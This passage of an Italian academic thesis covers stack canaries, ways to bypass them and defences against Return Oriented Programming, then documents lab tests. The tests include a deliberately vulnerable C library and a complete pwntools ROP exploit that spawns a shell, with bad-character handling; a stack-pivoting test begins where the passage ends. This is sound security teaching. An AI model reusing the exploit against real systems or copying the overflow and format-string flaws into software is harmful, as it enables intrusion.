


Figura 3.6: Esempio di stack contenente il “canary”.

Un utente non avrà quindi modo di ottenere il controllo del flusso del programma, visto che questa verifica di integrità sarà sempre effettuata prima di una qualsiasi istruzione **ret**. Esistono diverse tipologie di **stack canaries**, ognuna in grado di offrire protezioni in modi differenti:

- **Terminator canary**

Consiste di vari caratteri ed almeno uno di quelli definiti “**terminatore di stringa**”<sup>1</sup> (come *new line*, *null*, *e.t.c.*).

l’idea in questo caso è che siccome molte delle vulnerabilità nei codici sono dovute a funzioni quali **gets()**, **strcpy()**, l’attaccante non potrà inserire tali valori nel proprio

<sup>1</sup>I “**caratteri terminatori di stringa**” in linguaggio C sono speciali caratteri che hanno la funzione di delimitare la fine di una stringa.

input. Se per esempio si considera un overflow causato da una `gets()`, se il “**canary**” conterrà il carattere speciale *new line* non potrà essere replicato dall’utente malevolo, in quanto tale funzione terminerà la lettura dell’input alla ricezione di quel carattere.

- **Random canary**

Consiste di una sequenza random di byte sconosciuta all’attaccante. In questo caso, tale dato potrà essere replicato dall’utente se all’interno del codice sarà presente ad esempio una vulnerabilità di tipo **format string**, che gli consenta quindi di recuperare tale valore dallo stack.

- **Random XOR canary**


Come il **Random canary**, consiste di una sequenza random di byte a cui è stata effettuata una **XOR** utilizzando i dati di controllo nello stack (come **indirizzo di ritorno** oppure il precedente valore del registro **rbp**), aggiungendo un livello ulteriore di casualità. In questo caso, anche una modifica a tali dati porterà quindi ad alterare indirettamente il **canary**.

Nei primi due casi, risulterà comunque un sistema di difesa inutile se, come si vedrà nei test, l’attaccante potrà sovrascrivere indirizzi di memoria arbitrari, tramite delle vulnerabilità all’interno del codice, consentendogli di modificare i dati di controllo all’interno dello stack, come l’**indirizzo di ritorno**, senza alterare il canary.

Il terzo caso, invece, cerca di evitare attacchi come quello appena descritto mettendo assieme **random canary** e **dati di controllo**, bloccando l’esecuzione sia in caso di modifica del primo che del secondo. Tuttavia, se l’utente avrà comunque modo di recuperare tramite altre vulnerabilità i dati in memoria (**format string**), il canary fallirà nuovamente nel suo obbiettivo.

A volte è anche possibile trovare le tre casistiche combinate assieme, quindi per fare un esempio, **random canary** con un **carattere terminatore di stringa** fisso al suo interno. Sono anche queste soluzioni adottabili, però in certi casi possono rendere il canary più semplice da indovinare avendo una casualità ridotta.

In conclusione, gli **stack canaries** non sono sicuramente una difesa insuperabile, soprat-



```

gdb-peda$ x/60x $rsp
0x7fffe2b629d0: 0x000000000402078      0x00007f820ac0671a
0x7fffe2b629e0: 0x000000000a0a7025      0x00007fffe2b62ab0
0x7fffe2b629f0: 0x000000000401340      0xc77f3b9b788dad00 canary
0x7fffe2b62a00: 0x00007fffe2b62ab0      0x0000000004012ea
0x7fffe2b62a10: 0x0000000000000000      0x0000000100000000
  
```

Figura 3.7: Esempio di stack canary in Linux, è tipico di questo sistema mettere un carattere di fine stringa come primo carattere del canary (ultimo nell’immagine per la notazione little indian).

tutto in presenza di vulnerabilità che consentano di recuperare i dati in memoria. Questo non è sorprendente dal momento che furono creati per evitare l’exploit di vulnerabilità quali **buffer overflows**, e più nello specifico quelli inerenti allo stack. [55]



## Bypass del canary

Come anticipato precedentemente, il canary all'interno dello stack può essere bypassato in presenza di diverse vulnerabilità ed in diversi modi, uno dei più classici è scoprendo il suo valore. L'opzione più semplice in questi casi è sfruttando le **format string** se presenti all'interno del codice, altrimenti un'altra opzione può essere facendo quello che viene definito "**bruteforce**" dello stesso. Questa tecnica consiste nel testare tutti i possibili caratteri uno dopo l'altro, avanzando di posizione fino a completamente ogni qualvolta ne sia stato trovato uno di corretto. Questo è possibile perché il canary viene generato ogni volta che l'applicazione viene eseguita, tuttavia, se vengono effettuate tante **fork**<sup>1</sup> dello stesso processo, verrà mantenuto lo stesso canary anche nei processi figli, consentendo all'attaccante di effettuare un "**bruteforce**" su di esso. [51]

Esistono altre tecniche per bypassare il canary, una di queste sarà quella utilizzata nel test 4.6. Tale tecnica prevede la sovrascrittura dell'indirizzo di un puntatore, su cui nelle fasi successive dell'esecuzione del programma, sarà possibile andare a scrivere. Se l'attaccante riuscirà a sostituire l'indirizzo del puntatore con quello dello stack su cui invece risiede l'indirizzo di ritorno, potrà utilizzare la **Return Oriented Programming** inserendo la propria **ROP chain** a partire da tale indirizzo, evitando conseguentemente di modificare il canary ed alterando comunque il flusso del programma.

In tale attacco si utilizzerà una vulnerabilità di tipo **format string**, per recuperare l'indirizzo dello stack su cui risiede l'indirizzo di ritorno (**rbp**+8). Tale valore sarà poi sostituito grazie ad un **buffer overflow** a quello di un puntatore, su cui nelle fasi successive del programma sarà possibile scrivere. Una volta raggiunto tale punto, al posto del puntatore ci sarà l'indirizzo posto dall'attaccante e sarà quindi possibile andare a scrivere direttamente sopra all'indirizzo di ritorno la **ROP chain**.

Ora che sono state enunciate le idee su cui si basano queste differenti tecniche, con cui può essere applicata la **ROP**, verrà fatto un piccolo riepilogo riguardo le possibili mitigazioni a tali tecniche, ed in maniera generale alla **Return Oriented Programming**.

## 3.6 Mitigation alla Return Oriented Programming

Di seguito verranno brevemente introdotte alcune delle possibili mitigazioni contro gli attacchi **Return Oriented Programming** che sfruttano alcune delle vulnerabilità riguardanti la memoria.

**ProPolice** [34] Oppure **Stack-Guard** [21] sono solo alcune delle tecniche in grado di prevenire i tradizionali attacchi basati sulla compromissione dello stack. Entrambi questi metodi sono buoni nella prevenzione dei tipici attacchi che sfruttano i **buffer overflow**, tuttavia sono noti alcuni metodi di elusione [15], in grado di vanificarne parzialmente l'efficacia. **Bounds Checking** [1] è un'altra discreta tecnica che previene la corruzione delle aree di memoria alla radice, evitando lo sfruttamento da parte dell'attaccante di possibili overflow dei buffer.

Una delle meccaniche più efficaci in grado di assicurare il corretto flusso di esecuzione di

---

<sup>1</sup>**fork()** è una funzione in Unix che porta a creare un secondo processo, detto **processo figlio**, identico al primo anche detto **processo padre**.



un'applicazione è “**Shadow Stack**”. Il concetto utilizzato in tale caso è quello di avere una specifica area di memoria dedicata esclusivamente all'archiviazione delle copie di backup di tutti gli indirizzi di ritorno. Al termine di una funzione, l'indirizzo di ritorno memorizzato nello stack frame attuale viene confrontato con quello in cima allo *shadow stack* (l'esito sarà positivo solamente se il contenuto dello stack non è stato alterato). Utilizzando questa tecnica si può sconfiggere gli attacchi **Return Oriented Programming**, in quanto l'utente dovrebbe sovrascrivere sia l'indirizzo di ritorno memorizzato nello stack che quello archiviato nello *shadow stack*. L'unico problema che persiste con questa tecnica è che protegge solamente tale indirizzo, non fornendo quindi una protezione verso attacchi di tipo **JOP**. A tale scopo **Intel** ha introdotto e successivamente rilasciato la **Control-flow Enforcement Technology (CET)**, una funzionalità all'interno dei nuovi processori che sfrutta anche il concetto dello *shadow stack* per prevenire sia attacchi **ROP** che **JOP** [39]. Infine, i sistemi di protezione del flusso di controllo (**Control-flow integrity** o **CFI**) [32][33] possono impedire che il controllo del flusso di un programma venga dirottato. Alcune implementazioni di tali sistemi prevedono l'esclusiva esecuzione delle istruzioni necessarie per il normale flusso del programma, escludendo conseguentemente molti dei **gadgets** che potrebbero essere invece utilizzati.

Dopo aver riassunto quelle che sono le principali meccaniche di difesa dagli attacchi **Return Oriented Programming**, nel prossimo capitolo verranno illustrati i test che sono stati effettuati utilizzandola ed applicando le tecniche viste in precedenza.

## Capitolo 4

# Testing degli attacchi

Quest'ultima parte dell'elaborato sarà interamente incentrata nell'illustrare in maniera dettagliata i test effettuati sfruttando i concetti e le tecniche di attacco introdotte nello **scorso capitolo**, su del codice affetto da alcune delle vulnerabilità mostrate nelle **passate sezioni**.

Inizialmente verranno illustrati gli strumenti che sono stati utilizzati, per sviluppare gli attacchi all'interno dei singoli test. Successivamente sarà mostrata la parte del codice su cui sono stati effettuati i test, mentre la restante parte di esso, ossia la libreria, sarà introdotta direttamente durante l'esposizione di ogni singolo attacco, così da avere un approccio diretto e più chiaro su ciò di cui si sta trattando.

### 4.1 Introduzione al setup e gli strumenti utilizzati per effettuare i test

Le prossime due sezioni avranno lo scopo di introdurre quelli che poi saranno i principali interpreti dei test, ossia gli strumenti che saranno utilizzati per creare gli exploit oppure per effettuare analisi statiche o dinamiche sul software ed il codice che sarà invece oggetto principale degli attacchi.

#### Introduzione agli strumenti

Come già anticipato precedentemente al termine della sezione 1.2.1, per sviluppare gli exploit, ossia costruire le **ROP chain** ed effettuare le varie analisi nel codice vulnerabile, sarà fondamentale il supporto di alcuni **tools** e strumenti anche solo per la semplificazione del lavoro. Di seguito verrà fornita una lista di tutti gli strumenti utilizzati, corredati da descrizione e funzionalità sfruttate all'interno dei test:

- **GDB: The GNU Project Debugger** [27]

GDB è il conosciutissimo “**debugger**” di programmi in Linux, come tale permette di analizzare un'applicazione durante la sua esecuzione, andando a soffermarsi in particolari punti di essa oppure in specifiche istruzioni. Permette inoltre di visionare il contenuto dei registri oppure dello stack.

Nel caso dei test effettuati è stato utilizzato soprattutto per analizzare il contenuto

dello stack e dei registri, soprattutto nelle fasi d'inserimento dell'input da parte dell'utente, e per controllare il flusso di esecuzione dell'applicazione una volta immessa la **ROP chain** nello stack.

- **PEDA - Python Exploit Development Assistance for GDB** [53]

Questo tool è un'estensione del famoso "debugger" sopracitato (**GDB**). Essa permette di visualizzare in maniera più chiara dati, quali stack e registri, durante l'esecuzione delle applicazioni con l'ausilio di **GDB**. Aggiunge inoltre alcuni comandi utili, come *checksec* per vedere i sistemi di sicurezza abilitati nel binary file dell'applicazione, oppure *readelf* per ottenere le principali informazioni di un file **ELF**.

- **Ropper** [70]

**Ropper** è un tool la cui principale funzione è quella di cercare e successivamente mostrare a schermo i **gadgets** presenti all'interno dei binary file delle applicazioni. È stato preferito ad altri strumenti più per una questione estetica, in quanto offre un'interfaccia ben colorata che evidenzia bene i vari **gadgets**. Durante i test è stato utilizzato per creare le **ROP chain**, inserendoci gli indirizzi dei vari gadget da esso rilevati all'interno dei file.

- **Radare2: Unix-Like Reverse Engineering Framework** [38]

**Radare2** è un framework open-source molto utile che comprende più tools per aiutare nell'analisi dei binary file.

Nello specifico, è stato utilizzato durante i test per analizzare a livello statico la composizione di determinate sezioni dei binary file.

- **pwntools** [66]

Quest'ultimo, è una libreria Python per lo sviluppo di exploit. È stata creata a scopo di sviluppo e prototipazione, con l'intenzione di rendere la scrittura degli exploit il più semplice possibile.

Nei test è stato di fondamentale importanza, in quanto essenziale nella creazione delle **ROP chain** e l'automatizzazione degli attacchi. Consente inoltre di impostare il "**context**", ossia una variabile globale che permette di settare certi dati, che in futuro potranno essere sfruttati dalle funzioni della libreria stessa. Ad esempio, impostando il file **ELF** del codice vulnerabile alla voce *context.binary*, le funzioni si adatteranno automaticamente per funzionare correttamente con le impostazioni di tale binary (come i bit dei registri, oppure il metodo di ordinamento dei byte).

I moduli di principale utilizzo durante i test sono stati 4:

- **pwnlib.tubes.tube**: Questo modulo fornisce un'interfaccia per comunicare con un server remoto oppure un processo locale. Mediante diverse funzionalità, come quelle utilizzate nei test, è possibile scambiare dati tra due processi attivi, come ad esempio il codice di exploit e l'applicazione obbiettivo degli attacchi.
- **pwnlib.elf.elf**: Questo secondo modulo offre varie funzionalità per ottenere informazioni dal file **EFL** eseguibile dell'applicazione vulnerabile. Grazie ad esso, è possibile recuperare gli indirizzi delle funzioni, delle variabili, o di qualsiasi altro simbolo presente nel **ELF**. Tali informazioni sono accessibili come un dizionario oppure utilizzando la notazione puntata.

- **pwnlib.rop.rop**: Quest’altro modulo offre molte funzioni per semplificare la creazione delle **ROP chain**. Essa consente di simulare un vero e proprio “finto” stack su cui inserire gli indirizzi dei gadget.
- **pwnlib.util.packing**: il seguente modulo rende disponibili delle funzioni (**p64()**) in grado di trasformare automaticamente, in base al contenuto della variabile “**context**”, qualsiasi indirizzo fornito secondo il metodo di ordinamento dei byte definito (ad esempio **little-endian** oppure **big-endian**), semplificando l’inserimento degli stessi all’interno delle **ROP chain**.

## Illustrazione codice utilizzato nei test

In questa sezione, verrà illustrata parte del codice creato su misura per effettuati i vari test.

Come setup generale si è deciso di sviluppare un semplice programma in C ed una libreria condivisa da collegare dinamicamente a tale codice. L’unico scopo del programma principale, sarà quello di effettuare le chiamate alle varie funzioni vulnerabili contenute nella libreria. Di seguito verrà mostrato il codice del programma, mentre le singole funzioni della libreria saranno mostrate quando richiamate all’interno dei test.

```

1 #include <stdio.h>
2 #include <string.h>
3
4 int main(){
5     int scelta;
6     char username[172], password[172];
7
8     memset(password, 0, 0xac);
9     memset(username, 0, 0xac);
10    puts("\nCiao!\n");
11    puts("> inserisci 0 o 1 per creare delle nuove credenziali\n");
12    puts("> inserisci 2 per aggiornare l'username\n");
13    puts("> inserisci 3 per aggiornare la password");
14
15    scanf("%d", &scelta);
16
17    if (scelta == 0) new_credentials(&username, &password);
18    else if (scelta == 1) new_credentials_canary();
19    else if (scelta == 2) change_username();
20    else if (scelta == 3) change_password();
21 }
```

Listato 4.1: file .c dell’eseguibile del codice usato come esempio negli attacchi.

Per quanto riguarda invece lo sviluppo degli exploit, i vari codici sono stati scritti in linguaggio **Python** e possiedono tutti la seguente struttura generale:

- **Elenco dei gadgets**: Una porzione di codice dove saranno salvati all’interno delle variabili tutti i gadgets utili recuperati dal binary file, per poter effettuare l’attacco. Inoltre se necessario, sarà salvato qualsiasi altro dato necessario per costruire la **ROP chain**.
- **Impostazione ambiente**: In quest’altra porzione saranno settate le variabili definite “d’ambiente”, come la “**context**” di **pwntools**, di fondamentale importanza per lo sviluppo dell’attacco.

- **Exploit effettivo:** Infine sarà presente il codice necessario per rendere automatico l'attacco, ossia per renderlo funzionante ogni qualvolta l'utente malevolo decida di eseguirlo, senza che si debba inserire dati di alcun tipo manualmente. Solitamente questa parte è suddivisa in ricezione dati da processo, creazione **ROP chain**, elaborazione dati ed invio finale della chain.

Ora che sono state chiarite quelle che saranno le strutture generali dei setup utilizzati per lo sviluppo dei test, è possibile iniziare con la dimostrazione del primo test effettuato. L'obiettivo di ogni singolo attacco sarà quello dell'eseguire una *shell*, utilizzando approcci differenti della **Return Oriented Programming** come quelli affrontati nel **capitolo precedente**.

## 4.2 Test attacco generico Return Oriented Programming

In questo primo test, è stato provato un attacco “classico” senza troppe complicazioni, utilizzando semplicemente i **gadgets** presenti all'interno del binary file dell'applicazione vulnerabile per costruire la **ROP chain** che eseguisse una *shell*.

Le difese attive nell'applicazione e nella libreria per questo test sono le seguenti:



Figura 4.1: Difese attive nel codice principale e nella libreria condivisa.

In entrambi i codici è quindi attiva la **NX (No-eXecute)**, mentre solamente nella libreria è attivo **PIE**, che sarebbe **ASLR (Address Space Layout Randomization)**. La funzione della libreria che è stata sfruttata in questo primo test è la seguente:

```
1 void change_password(){
2     char new_psw[120];
3     int over;
4
5     memset(new_psw,0,0x78);
6     puts("Inserisci la nuova password:");
7     over = read(0,new_psw,0x200);
8     check(over, new_psw);
9     puts("Grazie!\nPassword: ");
10    printf(new_psw);
11 }
```

Listato 4.2: funzione **change\_password()** della libreria condivisa.

Si può osservare la presenza di una vulnerabilità di tipo **buffer overflow**, in quanto la `read` è stata utilizzata in maniera scorretta. Essa infatti permette la lettura di molti più dati rispetto alla dimensione del buffer su cui viene scritto, consentendo all'attaccante di

avere il controllo dello stack. Questo sarà essenziale per scrivere la **ROP chain** in esso e conseguentemente deviare il flusso di esecuzione del programma.


Il primo passo per lo sviluppo dell'exploit è stato quello d'impostare le variabili d'ambiente. A tale scopo è stata creata una funzione che consentisse d'impostare il tutto, inserendo solamente il **pathname** del file ELF dell'applicazione vulnerabile e quello della libreria collegata se disponibile:

```
1 def set_env(binary, library) :    # funzione settaggio parametri del sistema
2
3     elf = context.binary = ELF(binary)
4     lib = ELF(library)
5     p = elf.process()
6     rop = ROP(elf)
7     return elf, p, rop, lib
8
9 elf, p, rop, lib = set_env('./vulnerable_code', './lib.so')    # settaggio variabili
```

Listato 4.3: funzione di settaggio delle principali variabili d'ambiente e chiamata della stessa.

Una volta impostate le variabili d'ambiente, l'obiettivo sarà quello di sfruttare la vulnerabilità sopracitata e trovare l'**offset** con cui sarà possibile sovrascrivere l'indirizzo di ritorno contenuto nello stack.

Per farlo sarà sufficiente provare input di differenti lunghezze controllando di volta in volta il contenuto del registro **rip** alla terminazione del processo. Inserendo il comando “**dmesg**” nel terminale dopo l'interruzione del processo (se causato da un errore), verranno visualizzate le informazioni contenute nei registri in merito a quella precedente esecuzione. Con questa tecnica sarà possibile trovare il corretto offset dopo vari tentativi effettuati.



```
[10742.637599] vulnerable_code[256]: segfault at a4141 ip 000000000000a414 sp 00007ffcbf98d1f0 error 14 in vulnerable_code[400000+1000]
[10742.637607] Code: Unable to access opcode bytes at RIP 0xa4117.
[10742.637649] potentially unexpected fatal signal 11.
[10742.637651] CPU: 7 PID: 256 Comm: vulnerable_code Not tainted 5.10.16.3-microsoft-standard-WSL2 #1
[10742.637655] RIP: 0033:0xa4141
[10742.637657] Code: Unable to access opcode bytes at RIP 0xa4117.
[10742.637659] RSP: 002b:00007ffcbf98d1f0 EFLAGS: 00010202
[10742.637660] RAX: 000000000000007d RBX: 00000000004012f0 RCX: 0000000000000000
[10742.637662] RDX: 0000000000000000 RSI: 00007ffcbf98d160 RDI: 00007f296598b4c0
[10742.637663] RBP: 4141414141414141 R08: 0000000000000013 R09: 000000000000007d
[10742.637664] R10: 00007ffcbf98d160 R11: 00007f2965801e10 R12: 0000000000401110
[10742.637665] R13: 00007ffcbf98d440 R14: 0000000000000000 R15: 0000000000000000
[10742.637666] FS: 00007f296579a740 GS: 0000000000000000
```

Figura 4.2: Esempio di utilizzo del comando “**dmesg**” da terminale.

Nell'esempio presentato sopra erano stati inseriti come input 138 caratteri “A”, ed è facile notare grazie al comando “**dmesg**” come sia stato completamente sovrascritto il contenuto del registro **rbp** e successivamente anche quello di **rip** con 2 caratteri “A”, suggerendo che l'**offset** per andare a sovrascrivere tale registro fosse di 136 unità. Questo approccio è stato adottato poi per quasi la totalità dei test effettuati.

Una volta recuperato l'offset necessario per sovrascrivere il registro **rip**, l'obiettivo era quello di creare la **ROP chain**, e per farlo è stato necessario cercare i gadgets nel binary file del codice.

La ricerca è stata effettuata con il tool **Ropper**, ed i **gadgets** utili per effettuare le operazioni richieste sono stati riportati nel file dell'exploit:

```

1 where_to_write = int(hex(0x404050),0)      # sezione .data -> permesso scrittura
2 pop_r12_r13 = p64(0x40134c)               # pop r12; pop r13; pop r14; pop r15; ret;
3 pop_r13 = p64(0x40134e)                   # pop r13; pop r14; pop r15; ret;
4 pop_rdi = p64(0x401353)                   # pop rdi; ret;
5 pop_rsi = p64(0x401351)                   # pop rsi; pop r15; ret;
6 pop_r15 = p64(0x401352)                   # pop r15; ret;
7 mov_rax_r13 = p64(0x4011b8)               # mov rax, r13; ret;
8 mov_mm13_r12 = p64(0x40114a)              # mov qword ptr [r13], r12; ret;
9 add_mbr15_r14b = p64(0x40135c)            # add qword ptr [rax], rbp; ret;
10 xor_rdx = p64(0x4011e8)                  # xor edx, edx;
11 syscall = p64(0x4012ee)                  # syscall gadget

```

Listato 4.4: **gadgets** utili che sono stati recuperati per il primo attacco.

la variabile “where\_to\_write” visibile sopra serviva a contenere un indirizzo su cui era possibile scrivere in memoria, per avere poi un puntatore alla stringa “/bin/sh\00” da poter utilizzare.

Recuperati i gadgets utilizzabili, il passo successivo sarebbe stato la creazione della **ROP chain**, tuttavia, come trattato nella spiegazione di questo primo attacco, accade spesso che esistano i **bad chars** all’interno dei codici.

Divenne allora essenziale trovare quali caratteri rientrassero tra quelli da escludere nella chain. Il metodo adottato fu la seconda opzione descritta nella sezione 3.1, venne quindi creata una stringa contenente tutti i possibili caratteri esistenti. Fu poi inviata come input, e venne analizzato lo stack per verificare quali caratteri fossero stati modificati durante l’esecuzione del programma. Com’è possibile notare dalla seguente immagine risultarono diversi alcuni caratteri rispetto a come furono inseriti in principio.

0x01	0x02	0x03	0x04	0x05	0x06	0x07	0x08	0x09	0x0a	0x0b	0x0c	0x0d	0x0e	0x0f	0x10
0x11	0x12	0x13	0x14	0x15	0x16	0x17	0x18	0x19	0x1a	0x1b	0x1c	0x1d	0x1e	0x1f	0x20
0x21	0x22	0x23	0x24	0x25	0x26	0x27	0x28	0x29	0x2a	0x2b	0x2c	0x2d	0x2e	0x2f	0x30
0x31	0x32	0x33	0x34	0x35	0x36	0x37	0x38	0x39	0x3a	0x3b	0x3c	0x3d	0x3e	0x3f	0x40
0x41	0x42	0x43	0x44	0x45	0x46	0x47	0x48	0x49	0x4a	0x4b	0x4c	0x4d	0x4e	0x4f	0x50
0x51	0x52	0x53	0x54	0x55	0x56	0x57	0x58	0x59	0x5a	0x5b	0x5c	0x5d	0x5e	0x5f	0x60
0x61	0x62	0x63	0x64	0x65	0x66	0x67	0x68	0x69	0x6a	0x6b	0x6c	0x6d	0x6e	0x6f	0x70
0x71	0x72	0x73	0x74	0x75	0x76	0x77	0x78	0x79	0x7a	0x7b	0x7c	0x7d	0x7e	0x7f	0x80
0x81	0x82	0x83	0x84	0x85	0x86	0x87	0x88	0x89	0x8a	0x8b	0x8c	0x8d	0x8e	0x8f	0x90
0x91	0x92	0x93	0x94	0x95	0x96	0x97	0x98	0x99	0x9a	0x9b	0x9c	0x9d	0x9e	0x9f	0xa0
0xa1	0xa2	0xa3	0xa4	0xa5	0xa6	0xa7	0xa8	0xa9	0xaa	0xab	0xac	0xad	0xae	0xaf	0xb0
0xb1	0xb2	0xb3	0xb4	0xb5	0xb6	0xb7	0xb8	0xb9	0xba	0xbb	0xbc	0xbd	0xbe	0xbf	0xc0
0xc1	0xc2	0xc3	0xc4	0xc5	0xc6	0xc7	0xc8	0xc9	0xca	0xcb	0xcc	0xcd	0xce	0xcf	0xd0
0xd1	0xd2	0xd3	0xd4	0xd5	0xd6	0xd7	0xd8	0xd9	0xda	0xdb	0xdc	0xdd	0xde	0xdf	0xe0
0xe1	0xe2	0xe3	0xe4	0xe5	0xe6	0xe7	0xe8	0xe9	0xea	0xeb	0xec	0xed	0xee	0xef	0xf0
0xf1	0xf2	0xf3	0xf4	0xf5	0xf6	0xf7	0xf8	0xf9	0xfa	0xfb	0xfc	0xfd	0xfe	0xff	0x00

Figura 4.3: Input dell’utente contenuto nello stack **al momento dell’inserimento** ed **al termine dell’esecuzione** con evidenziati i caratteri modificati.

I caratteri considerati **bad chars** da parte dell’applicativo erano quindi i seguenti: **0x2f**, **0x62**, **0x68**, **0x69**, **0x6e**, **0x73** corrispondenti rispettivamente a “/”, “b”, “h”, “i”, “n”, “s”.

Come spiegato nella dimostrazione dell’attacco, per eseguire una *shell* è necessario popolare i registri corretti, tuttavia uno di questi richiede esplicitamente un puntatore alla stringa “/bin/sh\00”, di cui ogni carattere apparteneva a quelli considerati **bad chars** dal codice, risultando quindi impossibili da essere inseriti direttamente.

A tale scopo, fu creata allora una funzione che modificasse la stringa così da non contenere nessuno di essi:

```

1 def make_good_str(bad_str, badchars) :           # trasforma stringa
2
3     good_str = ""
4     for c in bad_str :
5         while c in badchars :
6             c = chr(ord(c) - 1)                 # c diviene carattere precedente
7         good_str += c
8     return good_str
9
10 good_str = make_good_str("/bin/sh\x00", "bin/sh") # chiamata per exploit

```

Listato 4.5: funzione dell'exploit che trasforma la stringa utile in una senza caratteri considerati **bad chars**.

Dopo aver chiamato tale funzione e aver ottenuto la stringa trasformata, venne creata la **ROP chain**.

La prima parte prevedeva l'inserimento in memoria proprio di tale stringa appena ottenuta:

```

1 rop = ROP(elf)                                # creazione oggetto ROP di pwntools
2 rop.raw(pop_r12_r13)                          # pop r12; pop r13; pop r14; pop r15; ret;
3 rop.raw(good_str)                             # stringa trasformata in r12 = ".agm.rg\x00"
4 rop.raw(where_to_write)                      # r13 = .data idx
5 rop.raw(p64(0x01))                           # r14 = 0x01
6 rop.raw(where_to_write)                      # r15 = .data idx -> "/bin/sh\x00"
7 rop.raw(mov_mmr13_r12)                       # mov [r13], r12; ret;

```

Listato 4.6: Prima porzione di **ROP chain** per inserimento in memoria.

Inserita in memoria ed ottenuto quindi un puntatore ad essa, fu necessario ritrasformarla utilizzando alcuni dei **gadgets** recuperati in precedenza. Venne allora creata una seconda funzione che trasformasse ogni singolo carattere di essa direttamente in memoria, mediante l'inserimento in sequenza di vari **gadgets** all'interno della chain, fino all'ottenimento di quella originaria, nel caso `"/bin/sh\x00"`:

```

1 def transform_badchars(rop, good_str, bad_str) : # trasforma stringa in .data
2
3     for n in range(len(good_str)) :
4         c = good_str[n]
5         rop.raw(pop_r15)                        # pop r15; ret;
6         rop.raw(where_to_write + n)            # r15 = .data idx + 1
7         while c != bad_str[n] :
8             rop.raw(add_mbr15_r14b)            # add byte ptr[r15], r14b;
9             c = chr(ord(c) + 1)                # c diviene carattere successivo
10
11 transform_badchars(rop, good_str, "/bin/sh\x00") # chiamata alla funzione

```

Listato 4.7: Funzione che aggiunge la parte di **ROP chain** per ritrasformare la stringa memorizzata in `"/bin/sh\x00"`.

Tale funzione, sfrutta il concetto spiegato nella precedente sezione 3.1, ossia inserisce nella chain diverse istruzioni **ADD** per incrementare il valore esadecimale dei singoli caratteri, fino ad ottenere quelli della stringa attesa.

Gli ultimi passi per portare a termine l'attacco furono il completamento della **ROP chain**, con l'inserimento dei corretti valori all'interno dei registri per eseguire la shell e l'invio di essa come input all'applicazione:

```

1 rop.raw(pop_r13)                                # pop r13; pop r14; pop r15; ret;
2 rop.raw(p64(0x3b))                             # r13 = 0x3b

```



```

3 rop.raw(p64(0x00))          # r14 = 0x00
4 rop.raw(p64(0x00))          # r15 = 0x00
5 rop.raw(mov_rax_r13)        # mov rax, r13;
6 rop.raw(pop_rdi)            # pop rdi; ret;
7 rop.raw(where_to_write)     # rdi = .data idx -> "/bin/sh\x00"
8 rop.raw(pop_rsi)            # pop rsi; pop r15; ret;
9 rop.raw(p64(0x00))          # rsi = 0x00
10 rop.raw(p64(0x00))         # r15 = 0x00
11 rop.raw(xor_rdx)            # rdx = 0x00
12 rop.raw(syscall)           # syscall

```

Listato 4.8: Parte finale della **ROP chain** per effettuare correttamente la chiamata al sistema ed eseguire la *shell*.

Infine, fu deciso di utilizzare le funzioni `fit()` e `sendline()`, entrambe della libreria **pwn-tools**, per generare automaticamente l'input con gli offset corretti e in successione inviarlo direttamente al programma durante la sua esecuzione:

```

1 payload = dict()           # creazione dizionario
2 payload[offset] = rop
3 p.sendline(fit(payload))   # invio payload al processo
4 p.interactive()            # interazione da terminale con processo

```

Listato 4.9: Creazione del payload finale ed invio della chain al programma.

Il risultato finale eseguendo l'exploit completo fu quello desiderato, ossia la corretta esecuzione di una *shell*.

## 4.3 Test Stack pivoting

Nel secondo test, la situazione era leggermente differente rispetto a quella precedente. Le difese abilitate nei due file erano sempre le stesse viste in precedenza, come l'obiettivo finale.

La funzione della libreria condivisa sfruttata, invece, è la seguente:

```

1 void new_credentials(char *usr, char *psw){
2
3     puts("Inserisci l'username:");
4     read(0,usr,0x20);
5     puts("Grazie!\nUsername: ");
6     printf(usr);
7
8     puts("\nInserisci la password:");
9     read(0,psw,0x178);
10    puts("Grazie!\nPassword: ");
11    printf(psw);
12 }

```

Listato 4.10: funzione `new_credentials()` della libreria condivisa.

In questo caso oltre ad aver usufruito della vulnerabilità di tipo **buffer overflow**, è stata sfruttata anche la **format string** per recuperare dallo stack un importante dato come si vedrà successivamente. Inoltre, a differenza della funzione precedente, in questo caso gli inserimenti richiesti dall'utente erano due. Il primo accettava al massimo 32 byte in input, mentre il secondo 376 byte, conseguentemente per inserire la **ROP chain** diveniva obbligatorio utilizzare il secondo inserimento e non il primo disponibile.

L'offset per sovrascrivere l'indirizzo di ritorno nello stack risultò essere di 360 byte, tuttavia la seconda `read()` consentiva l'inserimento di pochi byte aggiuntivi rispetto ad essi ed in particolare la **ROP chain** avrebbe potuto essere lunga al più 16 byte. Ovviamente tale valore non era sufficiente per inserirne una come quella vista nel precedente test.

La soluzione adottata in questo caso fu allora quella di utilizzare lo **stack pivoting**.

